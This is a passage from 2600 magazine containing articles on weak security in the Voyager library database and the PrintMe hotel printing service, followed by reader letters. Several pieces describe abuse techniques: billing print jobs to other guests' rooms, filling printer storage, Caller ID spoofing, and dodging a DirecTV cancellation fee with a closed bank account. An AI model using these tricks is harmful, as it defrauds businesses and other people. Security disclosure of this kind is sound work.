I'd also like to point you to: `http://w-shadow.com/blog/2008/11/20/cross-domain-post-with-javascript/`. form_writer.php and the crossDomainPost() function were taken from that blog post. I've modified it into a specific exploit for the purpose of this article and integrated the aforementioned trick, to make it less obvious. No point in reinventing the wheel, after all. :)

Until next time! Be safe, and practice responsible disclosure!

Voyager Library Information System

by Decora

The Voyager Library Information System is made by the Endeavor corporation of Chicago, Illinois. It is used in thousands of libraries all over the world. For a good list, go to Google and type in "site:voyager.*.edu" That will give you a general idea of the install base. It is also used in government agencies (such as the National Park Service) and probably some corporations.

Voyager uses Oracle for its main database. I'm not giving specific details about how to h4x0r it. I don't want you to h4xor it. I want you instead to be aware of the stupidity of our government and corporate leaders. If you have the brains to h4x0r it, you don't need my article for help.

Voyager installs usually have ridiculously simple passwords. The one I worked on had the name of the school as the password. The password on the Oracle database is equally stupid. I find it a bit humorous that us users must choose elaborate passwords but systems costing taxpayers tens of thousands of dollars get away with five letter, insecure passwords.

Now for what Voyager stores, and what kind of trouble we can get into while accessing it. The first tables are the "bibliographic data" tables. That is, information about books, videos, journals, etc. Title, author, date, publisher, url, sorting title, etc, and, the real gem, the LOC subject classifications. Who inputs all that information? Cataloging librarians. Really? Yes. If your teacher ordered some obscure book and put it in the library, the librarian had to hunt down which categories to put it in, which LC number to give it, etc. Well, except, nowadays, librarians download most of the data from some pre-made source like the Online Computer Library Center (OCLC). Give OCLC the ISBN and it returns all the data on the book. But where does OCLC get that data? From librarians. If there isn't already a record, they can upload the information. It's like a giant Wikipedia of bibligraphic data, but made by experts with decades of experience.

Except that Wikipedia uses the GNU Free Documentation License, while OCLC has been trying to claim copyright ownership of all the user-generated content that librarians have submitted to it over the years. So here we have committed our first act of treason against the allmighty state. By copying bibliographic records out of a library database, that you paid for with your tax dollars, you are "stealing intellectual property" of the allmighty, non-profit, free library loving OCLC.

What other crimes can be committed with this database? Well, we also have patron records. Dumb schools keep the SSN of their patrons in the database. No, seriously. They really do. Addresses and phone numbers, too. Thank god people with links to the Russian mafia never get jobs in libraries... I can't imagine that happening on a university campus... Oh wait...

Now forget about petty crimes. If you want to really commit a big crime, like being a government agent and violating someone's constitutional rights, then what can be done with this system? Well, you can obviously learn what books someone has checked out. But not just what is currently checked out. The "Shitty Windows Client" Voyager software that library clerks use (clever titles: "Voyager Circulation," for circulation functions like checkin/checkout, "Voyager Cataloging" for cataloging functions, etc) does not ever give the full picture of what is in the database. It should erase records of what's been checked out after the books are returned, but it doesn't. Voyager's database keeps the records for years. So that phase you went through as a freshman, where you checked out 30 books on revolutionary communist guerillas, 17 books on psylocibin mushrooms, and 24 books on erotica–yeah, that's all in there.

Ok, so they can figure out what books you've checked out. So what? Well, that brings me to my final table. There is a table that is not related to bibliographic records, nor is it related to patron records. It has to do with the "web interface" to Voyager. You know, the thing you are greeted with when you go to look up a book on a library kiosk or from home. This database table actually stores queries that are made through that web interface. If you type in "Mark Twain" as a search, it stores the words "Mark Twain" in the database table. But that's not all it does. It also stores the IP address of the computer that you searched from and the date the search was performed. So if you look up "illegal wiretapping" or "the fourth amendment" from your computer, it will store all of that information in the database, too.

The funniest thing about that last table is that the library administrators, who spend tens of thousands of your tax dollars on this product, probably have no idea that this table even exists, nor that this data is being stored in it. There is absolutely nothing in the "Voyager Windows Interface" that interacts with this table. There is nothing in the instructions that points out what this table does, especially not to a lay person unacquainted with snooping around databases. Most library administrators think SQL is "that Microsoft thing" and databases are "like MS Access, right?" IP address? "It's that number on the outside of your case, right?"

Let me finally mention the Patriot Act. Under this law, the federales can bust into a library, wave an NSL (a National Security Letter, not a warrant, so no reason is required), take all the data they want, and none of the library employees are allowed to say that it ever happened. Yeah. The NSLs are dying after the ACLU sued the government, but the Patriot Act is not dead yet–it comes up for renewal in late 2009. Besides, a lot of library administrators are just as ignorant of the law as they are of databases, and many of them tend towards inveterate boot licking. And I haven't even mentioned what might go on outside the USA.

So there you have it, folks. You don't need to worry about enemies of the country destroying your freedom. Just rely on good old-fashioned bureaucratic incompetence, ignorance, stupidity, carelessness, and corruption.

"Print Me?" Why thank you!

by StankDawg
(StankDawg@stankdawg.com)

While traveling, I ran across an interesting service that is offered by many hotels. It is called PrintMe and comes from a company called EFI (Electronics for Imaging). PrintMe is offered by hotels and other places to allow customers to print from their rooms (or anywhere, for that matter) to pre-determined printers provided by the location. While this can be a handy service to many people, it really should be locked down by strict policies on the client side to prevent abuse.

The way that the system works is that the location that you are at (in my case, a major hotel in Las Vegas) usually has a splash page for the site that includes a link to the domain printme.com. This is accessible (at least at my hotel) without paying for Internet access. It will automatically search for PrintMe eligible printers on the network. This is accomplished by looking for a piece of hardware called a PrintMe Station, which is apparently how the communication between the Interweb and the printer takes place. Unfortunately, I was not able to physically access this device so I can only guess as to the details of how it worked by trial and error. Reading the convenient help files and FAQ also helps.

The first interesting opening is that it doesn't lock you to your local hotel, it only defaults to the local network discovered printers. If a local printer is not detected, the web site will present you with a list to choose from by selecting the country, the state, the city and finally, the specific location. This means that you can print to any printme eligible location from literally anywhere in the world. As I write this, I am printing a test page to a hotel in another state. Most places charge a per-page fee, while others are free. This sets up a "no harm in trying" environment that hackers love, especially since, as I mentioned earlier, it is accessible without paying for WiFi access. They do ask for a name and an email address, but this is simply to send a confirmation that the print job was received and is not actually verified.


The printing itself is not handled like a normal print job. Nothing gets queued but, instead, you upload your file to the web server and it gets relayed down to the PrintMe device that you chose earlier. The list of file types that it supports is predictable and includes several graphics formats, document formats, and some HTML formats. Apple and Linux formats were noticeably absent (EFI, if you are reading this, please add .pages, ODF, and other formats). While this seems like a fine way to limit people from uploading files to be used for something like a rogue FTP server from the printer's hard drive, it does not stop a DoS type of attack by filling up the hard drive with renamed files. I was able to upload a 250 MB video file by renaming it to PDF. Obviously, there must be some sort of limit to drive space.

When you upload a file, it assigns you a unique "DocID" that you may need to pick up your print file. This is usually at the front desk of the hotel or the business center, but not all places wait until they get confirmation to print the document. When you submit the document, you have the option to have the item printed and delivered to your room. I assume that this pre-authorization means that the printing cost is billed to your room. Obviously, this is not a good situation because there is nothing stopping me from printing something using someone else's room number and having them pay for it. Adding insult to injury, what you print may be more insulting than the cost to print it. I wonder if they would deliver something called tubgirl.jpg or a copy of this very article? I would love to see the look on the recipient's face if they did.

Also, a little social engineering goes a long way as well. You could print something and bill it to someone else's room and, before it gets delivered, walk down and intercept the delivery. You have the DocID, and you know which room you billed it to, so the odds are that if you act like you are in a huge rush and have to run to a meeting or a presentation, they will not bother checking very closely and you will get a free printout billed to someone else. I am not condoning this dick move, just pointing out the possibility.

There are some good parts of the system. EFI does encrypt all transfers to its devices via 128-bit SSL and an activation code is used to verify that the device is who it claims to be. This will protect your document in transit over the Interweb from man-in-the-middle attacks. You are, of course, still at the mercy of the human employees and the local network at the facility that you are printing to. This is not EFI's fault, but just a fact of printing to a location that you do not control. The system itself is not only handy, but pretty secure in the areas where it is controlled. The true weaknesses, as always, are found in the human factor.

Shoutz: Aghaster, Seal, Ohm, Nick84, mirrorshades, Enigma, plexi, icetoad, rbcp, decoder, and everyone supporting the Binary Revolution.



Speak

Inquiries

Dear *2600*:

Before I pour my heart and soul into creating a three to four page tutorial on packet radio, I wanted to see if you would even be interested in publishing such a thing. I searched the *2600* archives as well as I could and didn't find anything quite like that, nor have I found a good, succinct guide on the Inter-webs. It seems to me that *2600* would be the ideal venue for such a tutorial. I've written for other magazines (see? I'm publishable), and even gotten paid for some of it (though a t-shirt would be plenty, in this case).

You don't need to commit to anything, but if it's a definite "no way - packet radio is from the past!", then I'd like to know so I can just write it up for my own blog and probably not even run spellcheck on it. I have a few friends who have expressed interest in replicating my setup. That's what got me thinking about this as an article idea.

Norm

We get so many requests from people asking if we'd be interested in running a particular type of article and the answer most always is yes, as long as it's applicable to the hacker community in some way. We have a very diverse audience and you'd be hard pressed to find topics that can't be presented in a way that would be appealing to the curious and adventurous people who make up our readers. So to you and everyone else out there asking similar questions, if you can make it interesting to this mindset, send it on in. The email address is articles@2600.com, snail mail PO Box 99, Middle Island, NY 11953 USA.

And look, you're not even the only one asking about this very subject!

Dear *2600*:

I have written a research paper regarding the Exploitation of General Packet Radio Service Tunneling Protocol. The paper is approximately 18 pages in length, double spaced, but can be cut down to nine pages double spaced if the Java code to go with it is removed. I wrote this paper for a final assignment in a networking security class while I work my way towards my PhD. The paper has not been submitted to any professional journals. I would like to submit this paper to *2600 Magazine*.

I do not recall the procedures I must go through for article submission. Can you please let me know if you are interested in the topic for *2600*, and, if so, what I must do to submit the paper? I would prefer to submit the paper anonymously if possible.

As a lifetime subscription holder, I would not accept the subscription offering, but a shirt might be nice.

Anonymous

We do want to encourage you to submit to our publication but it's important to note that articles need to be geared towards the hacker community. It's unlikely your research paper was written with the hacker in mind as an audience. That is not to say the content isn't exciting or interesting but, in some cases, a research paper might be a bit dry. Simply resubmitting something to a completely different type of forum probably wouldn't work out as well as if you had written it for us in the first place. We suggest going through what you have and using that to create an article hackers would be into. We look forward to seeing it.

Dear *2600*:

Hi. I would like to know if there is such a thing as a "hacker's toolkit" which includes the best utilities for hackers? If yes, what is it called and where can I download it from? Thanks.

adnan c

There is no one source for such things simply because there is no one way to categorize a hacker. You could be interested in hacking remote UNIX-based systems, DVD encryption, telephone networks, or your own laptop. And that's just a tiny amount of the potential targets of a "typical" hacker. You need to be more specific with what you're looking for and we have no doubt you'll be able to find something within those parameters quite easily on today's net. But just having exploits and programs that you can click on to find vulnerabilities is pretty far away from hacking itself, which we define as an ongoing voyage of discovery. And for that, there is no manual.

Dear *2600*:

I am one of the guys who started up the *2600* meetings in The Netherlands and a question that I get quite often is "where can I actually buy this magazine?" Sure, us die-hards all have subscriptions but some prefer to buy it in a store. I saw that your online list of stores is pretty outdated.. Any idea where the mag can actually be bought in NL?

zkyp

This is one of those things that drives us utterly insane sometimes. You would think this would be such an easy question to answer but sometimes our distributors make it next to impossible to get this information. It's probably because we could somehow undersell them if we knew exactly where they were sending our magazine or some such nonsense. The reality is that if we could tell people all of the locations where we could be found, more people would be able to find us. Such logic is unusual in the magazine distribution business. We could go on for many pages but that won't answer your question. Unfortunately, neither can we. All we can suggest is that if you find a store that looks like a suitable candidate for carrying the magazine, ask them which American distributors they deal with and forward that info to us. We'll be happy to take it from there. In the interim, subscriptions continue to work in a far less complicated way.

Dear *2600*:

I have both a problem and a question.

First off, let me state that I live on Staten Island (save your pity!), and I am a Verizon FIOS customer (Internet/phone). I have noticed that the main FIOS hub for my condo area is located outside on the street, in a cream colored box (they look like phone hubs but are new, with fresh paint). This is where the big fiber lines from Verizon come into one location (the area hub), and from this hub the fiber is pushed to each condo unit or home or whatever. Inside the hub you can see all the yellow fiber lines. If you were to pull on one of the lines, you would be cutting off that subscriber's service. On the outside of the hub there is a door, and on the door is one hex bolt (larger hubs have two bolts). If you shut the door without turning the hex bolt, the door will swing back open.

My problem is that these FIOS hubs have *no lock!* None! The only security the FIOS hub has is a hex bolt that can secure the door shut, but no lock. There is, however, a place for a lock to be, but no lock. So anybody can just go up to the hub with a socket wrench, open it up, and pull out my (or any other household's) FIOS service.

I am always calling Verizon and putting in call tickets for them to come out here and close the hub. Sometimes they do, most times they don't (can you believe it?). Last time I reported the hub open to Verizon was New Year's Day. I came home and saw the hub still open, so I called Verizon and they confirmed that because of the holidays, they were slow getting to their call tickets. Whatever.

Now I don't have the right hex socket wrench to close the door, but I am able to use other tools to turn the bolt, thus securing the door. This get old fast! I think Verizon should be the first ones out here every few weeks or so, making sure that their equipment is secure. If they would just put one of their locks on the hub, this would all be solved.

My question to you is: How can I make Verizon notice this flaw?

Maybe I should take pictures and print fliers informing people about this, telling them to call Verizon about it. Maybe I should pull every FIOS line so that the whole area is calling Verizon to lock the damn hub.

I don't really know what to do. I have told some people in the area but they don't seem to think it's a big deal. One person said that if it were really a problem, Verizon would deal with it, so if they haven't dealt with it, it isn't a problem. This is the feedback I've been getting from the well-informed Staten Islanders. Please help!

Also, what's up with the Emma operator badge? Why has it been on all of the *2600* mags in the past year? Is this just some yearly theme? Do you guys do something like this every year?

Also, is the lady on the cover of the 26:4 issue Mrs. Emma Nut? I know that it's Mrs. Nut on the inside of the mag.

Allan

Regarding Verizon, some things just never change. They have a long history of neglecting their own equipment and not safeguarding their customers. Just be careful not to be seen as the threat yourself by doing anything that could be seen as vandalism. Perhaps this letter will help wake them up. If not, some more media attention certainly couldn't hurt. We'd like to know if other readers in different parts of the country are experiencing similar issues.

As for the Emma badge, it's simply the tale of a voyage. Emma Nut does not appear on any of the covers but, yes, that is her on page 3 of the Winter issue. Thanks for noticing.

Dear *2600*:

From time to time, I purchase your magazine from the magazine shelf and I really enjoy reading articles.

I would like to find out if in the past you have covered the topic of "free international phone calls" using broadband. If so, I would like to order that publication. If not, would it be possible to cover this topic in your future publications?

I currently use MagicJack to make international calls at cost but would like to find out if it can be done for free.

Sheeraz

You're certainly reading the right publication to get details on this. In the past, telephone rates were so outrageously expensive that many of our articles focused on ways to get around those costs - and the only alternative was to bypass them entirely. Nowadays, prices are so much lower and there are so many different methods and companies that the need to bypass the whole system simply isn't as great. That's not to say that we won't still print information on how to defeat security and trick systems. These days, however, such endeavors are performed mostly as an exercise and less out of necessity. As for your question, there are methods to making free international calls if you set things up yourself using Asterisk boxes and the like using VoIP. We invite our readers to submit specific how-tos for future issues.

Dear *2600*:

I lost my magazine and I want to submit a picture for the back cover. It's a phone pole that says 2600 and 1337.

Alex

If you were able to figure out how to send us a letter without an issue in your hand, then sending a picture wouldn't have involved a great deal more brain power. In fact, since you're obviously on the net, having emailed this to us, the best thing to do in the future (assuming you eventually lose this issue too) is to go to our website at www.2600.com and follow the instructions there. We could also just tell you to send pictures to articles@2600.com but isn't it better to learn how to solve problems and not just get the answers? (The answer is yes, of course it is.)

Dear *2600*:

I was curious about submitting information anonymously to *2600*. I've read the magazine for a long time, but have never posted. I am worried about using a handle that could be linked to me. I have a rather unique hack that has not been published anywhere as a whole tutorial/information document. Can you fill me in on some info?

nd

All you have to do is tell us what name/handle you want to use or not use and we'll respect that. We don't share or disclose details of our mail (postal or electronic) with anyone else. You are wise to be concerned about the handle you choose, as many people who think they're being secretive really aren't when their aliases are tied to their real names all over the Internet, making it a trivial matter to figure out who they really are. If privacy really matters to you, then great care needs to be taken in how you refer to yourself, as well as identifying information and even methods of phrasing that are contained within articles you write. The whole world is watching, after all.

Dear *2600*:

I have read your articles and had some good conversations with members of the group.

I have an issue here I would like to ask about. The issue is web servers. In your opinion, who is the most reliable and economically feasible web host? I have a host now that I am not impressed with due to the problems I have experienced with a number of issues.

Anonymous in Ohio

This is not what we do. There are a whole range of reviews and ratings available online that can guide you to the best service you're looking for. We'll be happy to trade horror stories or share security issues that affect various companies but we're not a consumer ratings service. Good luck in your quest.

Dear *2600*:

I recently made a cell phone call and instead of being connected to the person that I was calling, I got this weird message: "The person you are trying to reach is not accepting calls at this time. Please try your call again later. Message 24 NY 01 MO." Do you have any idea as to what this means? Any insight that you have to this would be appreciated.

Brainwaste

We believe this is an AT&T recording. There are several possibilities as to what's happening. The service to the phone might have been suspended either because it's been reported as lost or because the bill is overdue. The phone may also be turned off with no voicemail option enabled. It's also possible the person chose not to take your call and doesn't have voicemail enabled. You can generally tell the difference between these last two by seeing if there's more than one ring when you call. If it's consistently one or less, then it's likely the phone is either off or out of range. The final possibility is that your specific number is being blocked. One way to eliminate a number of these possibilities is to call from a different number. If you know the person, one of the best ways to get to the bottom of this is to use a Caller ID spoofing system and call them from a number you know they would pick up for. But you didn't hear that from us.

Meetings

Dear *2600*:

I am contacting you after seeing a meeting roster online, wondering what a meeting would formally consist of, and furthermore exploring the possibility of hosting a meeting in West Virginia. Ideally, I would not be a person to be put in control of a meeting (if there is even a hierarchical system for this, otherwise I would assume it is collaborative) because of only basic knowledge of deeper computer concepts. I am currently studying in the field of computer security at a state university. I enjoy exploring and learning new concepts of every kind, especially those computationally and electronically based. Thank you in advance for any consideration or any information you can provide me with. Again, my knowledge is limited, but who is born knowing everything?

Blaine

You don't need to have any technical knowledge or experience to set up or attend a 2600 meeting. All you need is the desire to learn and interact with others who feel similarly. Setting up a meeting doesn't mean you're "in control" of it because, as you rightfully surmise, it's a collaborative effort. It's as much any attendee's meeting as it is the person's who got it started in the first place. We have basic guidelines which can be found on our website or by emailing meetings@2600.com. If you go ahead with this, we encourage you to pick a public spot that's easy to get to and where people can find you by accident, as this is how communities grow. We wish you the best of luck.

Dear *2600*:

I am very interested in joining one of your meetings. Could you please provide me with contact info for the Omaha, Nebraska branch of your group so I may talk to them about joining and get other info.

Dustin

You don't need to join or obtain permission or anything like that. Just stop on by and feel free to share your impressions. These meetings are more like gatherings where you simply talk to anyone you feel like talking to and hopefully meet all sorts of like-minded individuals in the real world away from computers.

Dear *2600*:

I just wanted to give a shout out to the San Diego *2600* meeting group. A bunch of people including myself were on a Telephreak conference and I decided to call up some places that were holding the meetings for *2600*. I finally got through to the San Diego spot which is actually Regents Pizza. We talked for a good five minutes before the employees got mad at the guy we were talking to (Carlos). Long story short, even though I'm thousands of miles away, I decided to order them a pizza and paid for it too. I told the employee to bring a message too... "From Zook, compliments of Telephreak. Call us up!" Anyway, we never got a call back but we decided to call the place later and the employee said she did deliver the message and everyone smiled and enjoyed it. Even though they never called up, I'm glad they were happy. Keep up the great work, *2600*. And hey, if you're a group that meets up at a pizza place, you might be getting a phone call next time you meet up.

Zook

Now this is the true spirit of the meetings! Back before phone companies started to forbid incoming calls on payphones, lots of the meetings would make calls to each other and have a sort of virtual meeting on top of the actual ones. We could do the same thing today over the Internet but then the meetings would turn into a bunch of people on their computers which is sort of what the meetings are trying to get away from, if only for one day a month.

A Way Out

Dear *2600*:

Anyone who has subscribed to DirecTV and, for whatever reason, may have had to cancel their contract early, has found themselves in a shitty situation. We were forced to cancel service early because the bank foreclosed on our home and we could not financially afford to have satellite TV where we had moved. (The friendly folks at DirecTV do not comprehend job layoffs and foreclosures; it is a waste of time to try explaining it to them.) Here is how my wife found a way to escape without paying the $400 cancellation fee. DirecTV offers web access to subscribers' account information and provides tools to manage, upgrade, etc. Among the tools offered on the web account is the option to change bank accounts. We had an auto draft each month from our bank account that paid DirecTV for their service. We also had an old bank account that had been closed for several months. However, the bank continued to send us information related to the account we had closed (a ghost in the machine). My wife simply substituted the active account with the closed bank account. To our surprise, the account manager accepted the new (old and closed) bank account. Shortly thereafter, we began to receive snail mail reporting problems with our account (duh!). Having our mail forwarded to our new address, we continue to receive mail from DirecTV. But I suppose that will end in a few months as forwarding postal mail is only good for a year. I will never get myself into that kind of contract ever again. I do not know if DirecTV still allows account swapping, but if they do, I suggest using it if you get in a pickle and your new friends at DirecTV suddenly speak a different language than you.

Anonymous

Suggestions

Dear *2600*:

Perhaps the inclusion of a QR Code bar code image in articles printed by submitters might make it easier to list URLs relevant to the article. Just a thought. I recently got the new Motorola Droid and have been having tons of fun with the bar code scanner app.

Rusty

We've been seriously thinking of doing stuff like this but we have to also consider people who don't have access to this technology.

Dear *2600*:

I am new to hacking and have been learning for a while now. I have been looking at RF jammers on the Internet. You can purchase them but they are illegal. Hmmm confusion. What if you need them for personal use like your office, for instance? There's always someone getting on a cell phone when you're trying to get work done. Just flip the switch, 1, 2, 3, silence. Thank you RF jammer. Now it would be cool to show friends practical jokes and stuff but I would like the readers to decide whether they should be illegal or not. Thanks.

Cody Burris

We would also like it if our readers had that kind of power. It's an interesting topic to explore and there are multiple sides to every angle. We look forward to hearing some of them.

Dear *2600*:

Your opening article in the winter issue of *2600* came as something of a shock to me. After listening to the *Off The Hook* that preceded it, I had a feeling you would touch on the topic of technological dependence, but what I read sounded like something that would come from the mind of a right wing Luddite, not one of the most respected voices in the hacker community. Perhaps my perspective on the matter is a little skewed. I'm currently deployed in Iraq, and as

such, things like social networking and VoIP allow me to stay in touch with home in a level that was unimaginable in wars past. However, such circumstances aside, the fears you conveyed about people trusting their entire lives to technology is, at worst, negated using other technology (phone numbers can be synched, or you can ask for them again with an IM) and, at best, simply against human nature. Do you really believe that people have regressed to the point where if their GPS goes down, they can't read a sign on the highway? Do you really think that if a person is truly your friend, they won't make sure you know where to meet them without Twitter?

I say this with all the due respects, as I truly am a fan of *2600* and all the work you've done in the past (and, I'm sure, all the work you'll do in the future), but honestly, Learn to Stop Worrying and Love the Tech.

Spider_J

To your hypotheticals, yes, we've seen such examples on multiple occasions along with far worse ones. From where you are, the good far outweighs the bad. But that's not the case everywhere. Part of our responsibility is to be cynical and in this particular realm, there is plenty to be cynical about. Like all technology, there is both good and bad that can come out of it. When massive amounts of people embrace the same thing at the same time, the bad is often overlooked. We hear horror stories every day of people who unwittingly give out information that they never meant to be public and which, once out, is impossible to make private again. Our theme has always been to grab high tech before it grabs us. In other words, we must be the ones to decide and shape how a bit of technology should be used, not simply follow the fads and obey the commands. True individuals will always emerge victorious but there are way too many people out there who simply aren't thinking the implications through. We need to wake them up.

Dear *2600*:

Why not increase the size of the mag or even the shipping frequency and put in a variety of articles from the fledgling to the master coder? I've been a reader for two or three years now, and I just wish there was more content than what is currently present to help last the length between issues. I tend to engulf it over a week or so, and then I'm left without my next *2600* fix for a few more months, like some sort of junkie. Perhaps you should have more articles about issues that are relevant to hackers in general. A great example is the net neutrality article in 26:1. Hackers can be a very vocal group, but we tend to be very unfocused at times, and something that is well written and explains what is current would be interesting, especially to see what's new in other sections of our world.

Kaluce

We are limited by financial considerations and physical endurance in how often we can publish as well as how much we can cram into an issue. But we agree with your suggestions on content and hope to see more such submissions.

Dear *2600*:

I would like to see articles on how to download/capture video from websites such as Hulu, Tube8, Pornhub, TMZ, CNN (basically download or video capture from any and all websites on the Internet). Articles about how to download streaming music and streaming video, as well as download video from TV on my computer (via TV tuner). Like a VCR except on a computer. Articles on how to encrypt SMS messages. Also maybe how to disguise where a mobile phone call was made so the exact location cannot be pinpointed. An article on how to capture audio from any recording or website or even YouTube video. Extract MP3s from FLVs.

OK, all that would be great.

Rebeka

We'll get on it. Much of what you wish for can be easily found on the net simply by searching for such utilities. There wouldn't be much to say in an article other than to download and install them. But there are always tricks and unexpected developments and that's what you'll be reading about here.

Gratitude

Dear *2600*:

I'm just writing to thank The Prophet for his "Telecom Informer" series. I'm not much of a phreak but these articles really bring the phone system to life and they're extremely interesting in addition to being well written.

Thank you *2600* for continuing to provide a printed venue for discussion like this!

anonymous

Dear *2600*:

I want to say thanks to hostileapostle's article about free trials and faking credit cards. These really help with websites like rewards1. Thanks again!

Alex Meanberg

Dear *2600*:

I am not a hacker, merely a tweeker and tinkerer of sorts. Yet it is the illustrious Kevin Mitnick that started it all for me. You see, he is my hero. It didn't matter to me if he did anything that was said about him. He didn't hurt me and, from what I've seen, he never hurt anyone. All he is guilty of was being curious and that's not a crime, is it? I myself am a curious individual and I've never been arrested for it. So, I'd like to take this opportunity to say to Kevin and all others out there still fighting for freedom of knowledge in all media, *thank you.*

twEeKer

Interestingly, we recently marked the tenth anniversary of Kevin's release from prison. It feels like only yesterday.

Dear *2600*:

I just finally read the short story "The Particle" by Leviathan in the Spring issue of volume 26. I just want to quickly say that I enjoyed it very much. I loved the style of writing and the story as a whole. And I was surprised by the overall level of quality. This is just a quick line to offer him encouragement and to let him know his work is appreciated, and of course to encourage him to write more. Tell us more! What was the particle? What happened after it left the building?

Leviathan, keep up the writing, you have a talent! We'll be watching these pages for more.

Chrome

Observations

Dear *2600*:

My wife and I rented a movie called *Frost/Nixon*. It is about the Nixon interview that David Frost did in the 70s. The movie was OK and, while we were checking out the bonus features, we came across something that really blew our minds! I did a screen capture of it and thought I would share it with you.

Now we want an explanation....

J Gonzalez

Yes, we knew that the Watergate Hotel has a big 2600 underneath its name in one spot. The address was 2600 Virginia Avenue NW, after all. It's the real reason we chose this name.

Dear *2600*:

I have been an avid reader for years. I have every issue to date from 1984 to the present. I love reading old issues and seeing how accurate and inaccurate articles were about the future of technology. I really never got caught up in all the politics of a hacker versus a cracker. I know the difference, but I always see letters to the editor about the comparison. I love how everyone says "hacker" is just a technology enthusiast who wants to learn, and of course "cracker" is the one who wants to cause havoc and do negative things. Well, I just laugh at some of the articles though because every "hacker" wants to keep the "hacker" term positive and not associated with "cracker," yet most of the articles in the magazine say "how to hack your ...," "hacking an election," hack this, hack that, and so on and so forth. My question is, if this magazine is really into keeping the "hacker" title as a positive one, why do most all of the articles use the term hacking instead of cracking?

Well, thank you *2600* and the rest of the community for years of very interesting reading. The articles in your magazine are some of the most interesting ideas and thoughts. A lot of great minds here and I am always looking forward to reading the next issue!

DMUX

The reason we avoid the whole "cracker" thing is because we don't agree with it. We don't think the articles we print are about doing negative things at all, even if havoc does occasionally result. Exploration and experimentation are positive forces, as is the free spreading of information and the spirit of rebellion that goes along with it all. There are those who would love to package all of that up into one easily labeled bad word and leave us all there for trash collection. But it's just not that simple. Hacking is a science. It can be abused just as most anything can be. It's frustrating to see the uninformed only think of hacking as one thing which usually involves not obeying rules and acting immaturely. Clearly, there is an element of that in our community, but the way to deal with it is not to simply create a new word and try to separate the good from the unworthy. All that does is create an entire subgroup that people don't understand and don't really want to. We believe it's far more constructive to steer the various aspects of the hacker culture in a common direction that shares certain values, even though the methodology varies, sometimes significantly. We all have a lot to learn from each other and the way to do that is to be as inclusive as we can be.

Dear *2600*:

Marx's notion of the capitalist mode of production is characterized as a system of primarily private ownership of the means of production in a mainly market economy, with a legal framework on commerce and a physical infrastructure provided by the state. Engels made more frequent use of the term "capitalism;" volumes two and three of *Das Kapital*, both edited by Engels after Marx's death, contain the word "capitalism" four and three times, respectively. The three combined volumes of *Das Kapital* (1867, 1885, 1894) contain the word "capitalist" more than 2600 times.

Derf

Well, we knew this was going somewhere. We're glad we stuck with it.

Dear *2600*:

I went to see a popular movie today, and the box office was closed. At this particular theater they have a full service bar inside, and when the box office is closed, one buys tickets there. I found that there was a line of 30 people in front of me waiting to purchase tickets, but the credit card kiosk had no line. Rather than waiting in line, I walked to the kiosk and purchased my tickets. The look of awe on the people in the queue was astounding! It's amazing and sad to see people fail to embrace technology.

Matthew

Did all of these people just time travel from before 1990? It's hard to imagine finding so many of them who didn't know about credit card purchases. As a counterpoint to this, in some parts of the world, plastic has become so prevalent that crowds gather to stare whenever somebody flashes old-fashioned "money paper."

Dear *2600*:

I've just picked up a copy of 26:4 and it's impressive. I have one or two observations about it.

1) I think whoever does your covers does

them very, very well. However, these very interesting covers need something in back of them that's not there, namely, some sort of a brief "cover story" piece of work about the history of the material there and how it arrived at your cover status. For example, your current cover just reeks of the 1910s, and it has "interesting social history" all over it; but beyond that, *there's nothing there*. So if something is good enough to wind up on your cover, isn't it good enough for a few words about it?

2) Yours is certainly a publication for young eyes, but it puts a lot of content into a small package. I hope you'll stay with this, and I'll fetch out stronger eyeglasses.

3) I've seen these "MagicJack" things around but I classed them in the "too good to be true" category. I thought the "Telecom Informer" piece on page 13 was needed consumer information.

4) I thought your "Smart Regression" piece on page 4 was commentary on today's issues that won't go away, but I think it needs an *author name* of some sort. If not a person, then how about "Editorial Staff" or something of that sort? The absence of an author name at least makes classification and indexing more difficult.

5) I can see you arguing "we are technical, not political," but today, it seems to me the separation between these two has entirely vanished. Bush went out, Obama came in - but it seems the Obama I voted for was a PR construct and I'm not awfully pleased with the Obama I got. This Obama (and *his* wars now) has consequences. Not the least is three letter agents running roughshod over citizens just like in the Bush days. See reports current today about treatment of citizens and their computer hardware over receiving leaks about matters in Washington. Which makes your "Pwning Past Whole Disk Encryption" piece definitely sensible, not paranoid, and Thank You for that piece of work.

6) Finally, I'd like to see more in your issues about China and Iran and Internet control and censorship. China and Iran are certainly leaders with this technology, and I feel certain eyes in Washington are taking it all in morally, i.e., Bamford, *The Shadow Factory*. With all that control stuff out there, I don't see a lot of attention to personal and civil *rights* and about how society degrades if these rights are "controlled."

Titeotwawki

"One or two observations" indeed. We're glad to see such interest and thinking. To answer a couple of your points, the covers have different interpretations and we don't want to dictate which one is correct. Suffice to say, they all relate to the subject matter we cover in one form or another. There is plenty there if you look for it. As for the piece you read on page 4, that has long been the place for our editorial and is hence unsigned.

Dear *2600*:

I recently and unfortunately had a visit to my local hospital due to a really bad allergic reaction. While I was sitting in the ER trying not to itch, I noticed a PC in the room. Being my curious self (I started reading *2600* back in 2006), I started looking at it and finally started messing around with it. I forgot to take note of the only program I could find on the desktop. The only thing I noted was that it was athaneMD or something similar which I assumed would come straight to a password screen (or at least I hoped it would - I didn't get brave enough to try). I also noticed that it had this signature pad. I imagine that doctors among medical staff could use this to sign off on treatments, etc. But what I really noticed were the USB ports on the side of the monitor. Now this really perked my interest. I am half wondering what would happen if I took an old USB flash drive and plugged it in. It seems to me that this could be a big security risk where someone could sneak into a room and download a lot of info.

Hopefully I don't have the opportunity to check this out again anytime soon.

Robert

While most people would probably react with indignation that you would dare to mess with a machine in a hospital, the fact is that this machine is just sitting there without any supervision. If there is a security risk, it's important that we confront that. We certainly hope that there are safeguards in place. But if there aren't, letting people know this is a valuable public service.

Dear *2600*:

Having purchased *2600* and various other magazines from three different Borders locations, I have noticed that every time the cashier scans a periodical, they must type in the price. On the plus side, the UPC number is displayed on my receipt. Hope that means that you guys get credit for it. Keep up the good fight.

E85

